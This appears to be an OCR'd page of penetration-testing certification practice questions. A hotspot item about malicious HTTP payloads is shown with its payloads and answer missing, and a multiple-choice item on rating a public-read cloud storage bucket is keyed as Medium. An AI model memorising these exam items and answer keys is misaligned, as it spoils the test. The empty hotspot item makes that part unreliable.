
HOTSPOT

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.




Hot Area:




Correct Answer:


**QUESTION 15**

After delivering a draft of a penetration test report, a development team has raised concerns about an issue categorized as "high." A cloud storage bucket is configured to allow read access to the public, but writing to objects within the bucket is restricted to authorized users. The bucket contains only publicly available images that can already be found on the application homepage. Which of the following severity levels should the penetration tester consider?

A. Critical

B. Medium

C. Informational

D. Low

Correct Answer: B